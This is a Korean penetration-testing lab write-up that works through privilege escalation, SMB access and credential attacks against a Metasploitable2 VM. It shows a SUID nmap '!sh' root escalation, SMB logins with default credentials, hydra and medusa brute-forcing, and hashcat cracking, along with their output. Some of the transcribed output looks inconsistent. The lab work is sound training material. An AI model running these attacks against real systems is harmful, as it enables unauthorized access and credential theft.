Session Actions Edit View Help
kali@kali:~/share/peass/linpeas$ ./linpeas.sh

Do you like PEASS?
Learn Cloud Hacking : https://training.hacktricks.jp
Follow on Twitter : @pentester0x0a
Respect on GitHub : 0x0a0x0a
Thank you!

LinuxPEAS-ng by carlinus10p

DISCLAIMER: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computer and/or with the computer owner's permission.

Linux Privsec Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html

LinuxPEAS: SOW a PE vector
You should take a look to it
Lightblue: Users with console
Blue: Users without console & mounted devs
Green: Common things (cron, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
Lightgreen: Your username

Starting LinuxPEAS. Caching Writable Folders...


Basic Information
OS: Linux version 4.12.38-kali-amd64 (development) (x86_64-linux-gnu-gcc-14 (Debian 14.2.0-19) 14.2.0, GNU 14 (GNU Binutils for Debian) 2.44) #1 SMP PREEMPT_DYNAMIC kali 4.12.38-1kali1 (2025-08-12)
User & Groups: uid=1000(kali) gid=1000(kali) groups=1000(kali),adm,dialout,cdrom,25(floppy),27(sudo),29(audio),30(dip),44(video),46(pingdev),100(users),101(netdev),103(scanner),110(bluetooth),121(lpadmin),124(wireshark),130(knower)
Hostname: kali

/usr/bin/find is available for network discovery (LinuxPEAS can discover hosts, learn more with -h)
/usr/bin/nmap is available for network discovery, port scanning and port forwarding (LinuxPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
/usr/bin/nc is available for network discovery & port scanning (LinuxPEAS can discover hosts and scan ports, learn more with -h)
nmap is available for network discovery & port scanning, you should use it yourself!

Caching Directories...
Send input to this file, click inside or press Ctrl-C.

```

이는 대상 서버에 linpeas.sh 파일을 업로드 한 이후 진행할 수 있기에 WebDAV 취약점을 이용해 파일 업로드 후 셸을 얻은 후 실행시켰다. 해당 작업의 결과물이 길어 따로 올릴 수는 없었지만 권한 상승과 관련되어 SUID Program 등 여러 정보들을 얻을 수 있었다.



metasploitable-framework: Framework for exploit development and vulnerability research


[Against_Metasploitable2]

Metasploitable-framework를 통해 얻어낸 세션에서 권한 상승을 위한 작업을 해야 하는데, 저번에 진행한 익스플로잇들은 전부 바로 root 권한을 얻었기에 따로 작업할 수 있는 게 없었다.

unix_privsc_check: Script to check for simple privilege escalation vector

[Against_Metasploitable2]

unix_privsc_check 또한 peass와 같이 해당 서버에 업로드 이후 metasploitable2 셸에서 실행할 수 있었다.



이번에는 리버스 셸로 얻은 metasploitable2의 권한이 www-data(33)이었기에 루트 권한을 얻을 수 있는 SUID 프로그램을 이용하여 진행해보았다.


```
sh-3.2$ /usr/bin/nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
ls -al
total 97
drwxr-xr-x 21 root root 4096 Oct 30 08:53 .
drwxr-xr-x 21 root root 4096 Oct 30 08:53 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13820 Oct 30 03:41 dev
drwxr-xr-x 94 root root 4096 Oct 30 03:41 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 8 Oct 30 08:53 nano.save
-rw----- 1 root root 10868 Oct 30 03:41 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 115 root root 0 Oct 30 03:41 proc
drwxr-xr-x 13 root root 4096 Oct 30 03:41 root
drwxr-xr-x 2 root root 4096 May 13 2012/sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010/srv
drwxr-xr-x 12 root root 0 Oct 30 03:41/sys
drwxrwxrwt 6 root root 4096 Oct 30 14:07/tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010/usr
drwxr-xr-x 14 root root 4096 Mar 17 2010/var
lrwxrwxrwx 1 root root 29 Apr 28 2010/vmlinuz -> boot/vmlinuz-2.6.24-16-server
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
█
To direct input to this VM, click inside or press Ctrl+G.
```

unix_privesc_check에서 SUID Program으로 /usr/bin/nmap을 사용할 수 있었고, nmap 실행 중 !sh를 이용하여 셸에 진입하면 루트 권한을 얻은 것을 확인할 수 있다.

07_Defense Evasion

Defense Evasion 단계는 공격자가 탐지를 피하기 위해 사용되는 기술들로 구성된다. 이번 단계에 사용되는 기술들은 보안 소프트웨어를 제거/비활성화하거나 데이터와 스크립트를 난독화/암호화하는 것이 포함됩니다. 공격자는 신뢰할 수 있는 프로세스를 활용해 악성 소프트웨어를 숨기고 가장하기도 한다. 이러한 기술들이 방어를 무력화하는 추가적인 이점이 있을 경우 다른 단계의 기술들도 이번 단계에서 사용될 수 있다.

Pass-the-hash

evil-winrm: ultimate WinRM shell for hacking/pentesting

윈도우 서버의 WinRM(Windows Remote Management) 기능을 이용하는 도구로, 윈도우 서버에 원격으로 접근해 명령을 실행하는 데 사용됨. 클라이언트가 리눅스나 윈도우일 수는 있지만, 대상 시스템은 반드시 윈도우여야 한다. 즉, 윈도우 서버의 WinRM이 활성화되어 있어야 사용 가능.

impacket-scripts:Links to useful impacket scripts examples

Python으로 작성된 네트워크 프로토콜 관련 툴킷 impacket에 포함된 스크립트들로, SMB, Kerberos 등 프로토콜을 이용한 인증 우회, 자격증명 탈취, 권한 상승 등의 공격 및 방어 회피에 다양하게 사용된다.

[Against_Metasploitable2]

해당 도구에서 보유한 스크립트 중 리눅스 서버를 대상으로 적용해 볼 수 있을만한 것들 리스트는 다음과 같다. 다양한 스크립트가 있었지만 impacket-scripts에는 윈도우 대상 특화인 스크립트가 꽤나 많은 걸로 파악된다.

- smbclient.py: Samba 공유 폴더 확인, 파일 접근 및 다운로드
- rcpdump.py: RPC 엔드포인트 정보 수집
- smbserver.py: 공격자 머신에서 구성하여 대상 시스템에서 필요한 도구/파일 다운로드

impacket-smbclient msfadmin:msfadmin@192.168.79.150 명령어로 다음과 같이 접근할 수 있다.

```
(kali@kali)-[/usr/share/kali-menu/helper-scripts]
$ impacket-smbclient msfadmin:msfadmin@192.168.79.150
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
print$
tmp
opt
IPC$
ADMIN$
msfadmin
# use msfadmin
# ls
drw-rw-rw- 0 Fri Sep 26 20:25:01 2025 .
drw-rw-rw- 0 Fri Apr 16 16:16:01 2010 ..
-rw-rw-rw- 4174 Mon May 14 16:01:48 2012 .mysql_history
drw-rw-rw- 0 Wed Apr 28 13:44:16 2010 vulnerable
-rw-rw-rw- 4 Mon May 21 04:22:31 2012 .rhosts
drw-rw-rw- 0 Tue May 18 11:43:17 2010 .ssh
-rw-rw-rw- 586 Wed Mar 17 09:12:58 2010 .profile
-rw-rw-rw- 0 Sat May 8 04:38:34 2010 .sudo_as_admin_successful
drw-rw-rw- 0 Sun Apr 18 04:10:59 2010 .distcc
-rw-rw-rw- 0 Wed Mar 17 09:01:06 2010 .bash_history
drw-rw-rw- 0 Thu Oct 30 20:25:31 2025 .gconfd
drw-rw-rw- 0 Thu Oct 30 20:25:01 2025 .gconf
```

shares 명령어로 사용 가능한 공유 폴더 확인이 가능했고, use {sharesname}으로 공유 폴더 접근이 가능하다.

```
# cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi
```

이렇듯 공유 폴더 내에 있는 민감한 파일에 접근이 가능하고, 다운 및 업로드가 가능한 것으로 파악된다.

```
(kali㉿kali)-[~]
$ smbclient //192.168.79.150/msfadmin -U msfadmin

Password for [WORKGROUP\msfadmin]:
Try "help" to get a list of possible commands.
smb: \> ls

.                D          0  Fri Sep 26 20:25:02 2025
..               DR         0  Fri Apr 16 16:16:02 2010
.mysql_history   HR        4174 Mon May 14 16:01:49 2012
vulnerable       D          0  Wed Apr 28 13:44:17 2010
.rhosts          AH         4  Mon May 21 04:22:32 2012
.ssh             DH         0  Tue May 18 11:43:18 2010
.profile         H        586  Wed Mar 17 09:12:59 2010
.sudo_as_admin_successful H      0  Sat May  8 04:38:35 2010
.distcc          DH         0  Sun Apr 18 04:11:00 2010
.bash_history    H          0  Wed Mar 17 09:01:07 2010
.gconfd          DH         0  Wed Nov 12 20:25:31 2025
.gconf           DH         0  Wed Nov 12 20:25:01 2025

7282168 blocks of size 1024. 5433920 blocks available
smb: \> get .rhosts
getting file \.rhosts of size 4 as .rhosts (1.0 KiloBytes/sec) (average 1.0 KiloBytes/sec)
smb: \> █
```

impacket-rpcdump도 시도해보았지만, 실패한 이유는 대상 시스템에서 RPC 서비스가 135번 포트에서 활성화되어 있지 않아서 실패한 것으로 파악된다.

```
(kali㉿kali)-[/usr/share/kali-menu/helper-scripts]
$ impacket-rpcdump msfadmin:msfadmin@192.168.79.150
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Retrieving endpoint list from 192.168.79.150
[-] Protocol failed: Could not connect: [Errno 111] Connection refused
[*] No endpoints found.
```

```
(kali㉿kali)-[~]
$ nmap -p 135,445,139 192.168.79.150
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 16:55 KST
Nmap scan report for 192.168.79.150
Host is up (0.0016s latency).

PORT      STATE SERVICE
135/tcp   closed msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:FD:EC:35 (VMware)
```

mimikatz: Uses admin rights on Windows to display passwords in plaintext

윈도우 메모리에서 자격증명을 추출하는 도구로, 순전히 윈도우 플랫폼과 관련.

netexec: Network Execution Tool

간단한 원격 명령 실행 도구로서, 네트워크를 통해 원격 시스템에서 명령을 실행하며 포스트 익스플로잇 행위 시 사용됨.

```
(kali@kali)~$ netexec smb -t 4 -u msfadmin -p msfadmin --exec-method smbexec -x "whoami" 192.168.79.150
SMB 192.168.79.150 445 METASPLOITABLE [*] Unix (name:METASPLOITABLE) (domain:localdomain) (signing:False) (SMBv1:True)
SMB 192.168.79.150 445 METASPLOITABLE [*] localdomain/msfadmin:msfadmin
```

netexec의 smbexec 등 원격 명령 실행 방법은 주로 Windows SMB 서비스 대상이므로 제대로 작동하지 않았다.

passing-the-hash

Patched tools to use password hashes as authentication input

암호 해시 값을 직접 사용해 인증하는 공격 기법으로, 패스워드를 알 필요 없이 해시만으로 권한 상승이나 lateral movement를 가능하게 하며 관련 도구나 스크립트가 방어 회피에 활용됨. 공격 기법 관련 도구들은 윈도우 해시를 이용하기에 타깃은 윈도우 시스템이다.

smbmap: SMB enumeration Tool

SMB 프로토콜을 통해 원격 공유 폴더를 매핑, 파일 읽기/쓰기 권한을 확인하고 권한 상승 기회를 탐색하는 도구로, 내부 네트워크 탐색 및 권한 회피에 중요하게 활용됨

```
(kali@kali)~$ smbmap -H 192.168.79.150 -u msfadmin -p msfadmin


SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEVans@gmail.com
https://github.com/ShawnDEVans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[*] IP: 192.168.79.150:445 Name: 192.168.79.150 Status: Authenticated
Disk Permissions Comment
----
print$ READ ONLY Printer Drivers
tmp READ, WRITE oh noes!
opt READ ONLY
IPC$ NO ACCESS IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$ NO ACCESS IPC Service (metasploitable server (Samba 3.0.20-Debian))
msfadmin READ, WRITE Home Directories
[*] Closed 1 connections
```

우선적으로 주소 지정과 msfadmin:msfadmin으로 접속했더니 공유 폴더 리스트를 보여주고 바로 연결이 닫히는 것을 확인했다. 이는 smbmap 설계상 바로 닫히게 되있는 것이 정상이다.

```
(kali㉿kali)-[~]
$ smbmap -u msfadmin -p msfadmin --download tmp -H 192.168.79.150
```



```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[*] Starting download: tmp (0 bytes)
[*] Closed 1 connections
```

xfreerdp3: Free RDP X11 client

FreeRDP의 클라이언트 버전 중 하나로, 리눅스 등 다양한 운영체제에서 Windows 시스템으로 원격 데스크톱 접속(RDP: Remote Desktop Protocol)**을 할 수 있게 해주는 오픈소스 명령어 도구

08_Credential Access

공격자가 유효한 자격증명을 획득하면 시스템 접근 권한을 얻을 수 있으며, 이를 통해 탐지를 회피하고 네트워크 내에서 횡적 이동(Lateral Movement)을 수행할 수 있습니다. 정당한 계정 자격증명을 사용함으로써 공격자는 일반 사용자처럼 행동하여 보안 시스템의 감지를 피할 수 있고, 더 많은 계정을 생성하여 추가 공격을 준비할 수 있습니다. 주요 자격증명 탈취 방법은 다음과 같다.

Brute Force (브루트 포스)

여러 비밀번호 조합을 시도하여 접근을 시도하는 방법.

_hydra

다양한 프로토콜을 지원하는 병렬 로그인 크래킹 도구

```
(kali@kali) ~$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://192.168.79.150 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-13 19:13:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:l/p:14344399), ~3586100 tries per task
[DATA] attacking ftp://192.168.79.150:21/
[STATUS] 76.00 tries/min, 76 tries in 00:01h, 14344323 to do in 3145:42h, 4 active
[STATUS] 70.67 tries/min, 212 tries in 00:03h, 14344187 to do in 3383:44h, 4 active
[STATUS] 72.29 tries/min, 200 tries in 00:07h, 14343893 to do in 3307:14h, 4 active
[STATUS] 51.29 tries/min, 836 tries in 00:16h, 14343563 to do in 4661:00h, 4 active
```

ftp 서버로 연결하여 브루트포스를 진행하였을 때, 일정 시간이 지나도 의미있는 결과가 나오지 않아 종료하였다.

```
(kali@kali) ~$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt http-get://192.168.79.150 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-13 19:37:56
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:l/p:14344399), ~3586100 tries per task
[DATA] attacking http-get://192.168.79.150:80/
[80][http-get] host: 192.168.79.150 login: msfadmin password: 123456
[80][http-get] host: 192.168.79.150 login: msfadmin password: 12345
[80][http-get] host: 192.168.79.150 login: msfadmin password: password
[80][http-get] host: 192.168.79.150 login: msfadmin password: 123456789
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-13 19:38:07
```

http-get 요청으로 브루트 포스를 진행한 결과 의미있는 결과값들을 얻어낼 수 있었다.

_medusa

병렬 처리에 최적화된 모듈식 브루트 포스 도구

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)~$ medusa -h 192.168.79.150 -u msfadmin -P /usr/share/wordlists/rockyou.txt -M ssh -t 4

Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-11-13 19:49:05 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
2025-11-13 19:49:05 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456789 (2 of 14344391 complete)
2025-11-13 19:49:05 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: password (3 of 14344391 complete)
2025-11-13 19:49:05 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345 (4 of 14344391 complete)
2025-11-13 19:49:06 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
2025-11-13 19:49:06 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
2025-11-13 19:49:06 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
2025-11-13 19:49:06 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
2025-11-13 19:49:08 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
2025-11-13 19:49:08 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
2025-11-13 19:49:08 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
2025-11-13 19:49:08 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
2025-11-13 19:49:11 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
2025-11-13 19:49:11 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: lovely (14 of 14344391 complete)
2025-11-13 19:49:11 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: monkey (15 of 14344391 complete)
2025-11-13 19:49:11 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: jessica (16 of 14344391 complete)
2025-11-13 19:49:12 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 654321 (17 of 14344391 complete)
2025-11-13 19:49:12 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: michael (18 of 14344391 complete)
2025-11-13 19:49:12 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: qwerty (19 of 14344391 complete)
2025-11-13 19:49:12 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: ashley (20 of 14344391 complete)
2025-11-13 19:49:12 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 111111 (21 of 14344391 complete)
2025-11-13 19:49:15 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: iloveu (22 of 14344391 complete)
2025-11-13 19:49:15 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 000000 (23 of 14344391 complete)
2025-11-13 19:49:15 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: michelle (24 of 14344391 complete)
2025-11-13 19:49:17 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: tiger (25 of 14344391 complete)
2025-11-13 19:49:17 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: sunshine (26 of 14344391 complete)
2025-11-13 19:49:17 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: chocolate (27 of 14344391 complete)
2025-11-13 19:49:17 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: password1 (28 of 14344391 complete)
2025-11-13 19:49:19 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: soccer (29 of 14344391 complete)
2025-11-13 19:49:19 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: anthony (30 of 14344391 complete)
2025-11-13 19:49:19 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: friends (31 of 14344391 complete)
2025-11-13 19:49:19 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: butterfly (32 of 14344391 complete)
2025-11-13 19:49:21 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: purple (33 of 14344391 complete)
2025-11-13 19:49:21 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: angel (34 of 14344391 complete)
2025-11-13 19:49:21 ACCOUNT CHECK: [ssh] Host: 192.168.79.150 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: jordan (35 of 14344391 complete)

```

hydra와 비슷하게 사용할 수 있었지만, 진행과정을 상세하게 출력해 준다는 점에서 차이점이 있었다.

Ncrack

고속 네트워크 인증 크래킹 도구로, Nmap 개발자와 같은 팀에서 만들었음

Netexec

Active Directory 환경에서 네트워크 보안 테스트를 위한 도구입니다. 특히 Windows 도메인 환경에서 자격증명 검증에 사용

Patator

Python 기반의 다목적 브루트 포스 도구

OS Credential Dumping (자격증명 추출)

LSASS, NTDS 등 운영체제 메모리에서 비밀번호 해시나 평문 자격증명 추출

Chntpw: Windows SAM 데이터베이스에 접근하여 비밀번호를 리셋하는 도구

Creddump7: Windows 레지스트리 하이드에서 자격증명 추출하는 Python 도구

Mimikatz: Windows OS에서 메모리의 자격증명을 추출하는 강력한 도구

Samdump2: Windows 2k/NT/XP/Vista SAM 파일에서 비밀번호 해시를 추출하는 도구

Hash Identification (해시 식별): Hash Identification은 시스템에서 저장된 비밀번호 해시를 식별하고 분석하는 과정

Hashid: 비밀번호 해시의 종류를 자동으로 식별하는 도구

Hash-Identifier: Hashid와 비슷한 기능의 다른 버전으로, CLI 기반의 해시 유형 식별 도구

Password Cracking (비밀번호 크래킹)

탈취한 비밀번호 해시를 평문(실제 비밀번호)으로 변환하는 공격

Hashcat

GPU 기반의 가장 빠른 오픈소스 비밀번호 크래킹 도구

```

--(kali@kali)-[~]
$ hashcat -m 1800 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

Device #1: cpu-haswell-12th Gen Intel(R) Core(TM) i5-1240P, 5504/11073 MB (2048 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests; 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-mash
* Single-Salt
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

```

```

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s

Session.....: hashcat
Status.....: Running
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: $6$U9n90QLzV9vLrWIs$Lj1J29/zSI6TNruZLRrUL3cPV3hhCZ8 ... d3SE0.
Time.Started.....: Thu Nov 13 20:14:26 2025 (1 min, 16 secs)
Time.Estimated...: Fri Nov 14 00:54:36 2025 (4 hours, 38 mins)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 853 H/s (6.81ms) @ Accel:64 Loops:512 Thr:1 Vec:4
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 64768/14344385 (0.45%)
Rejected.....: 0/64768 (0.00%)
Restore.Point....: 64768/14344385 (0.45%)
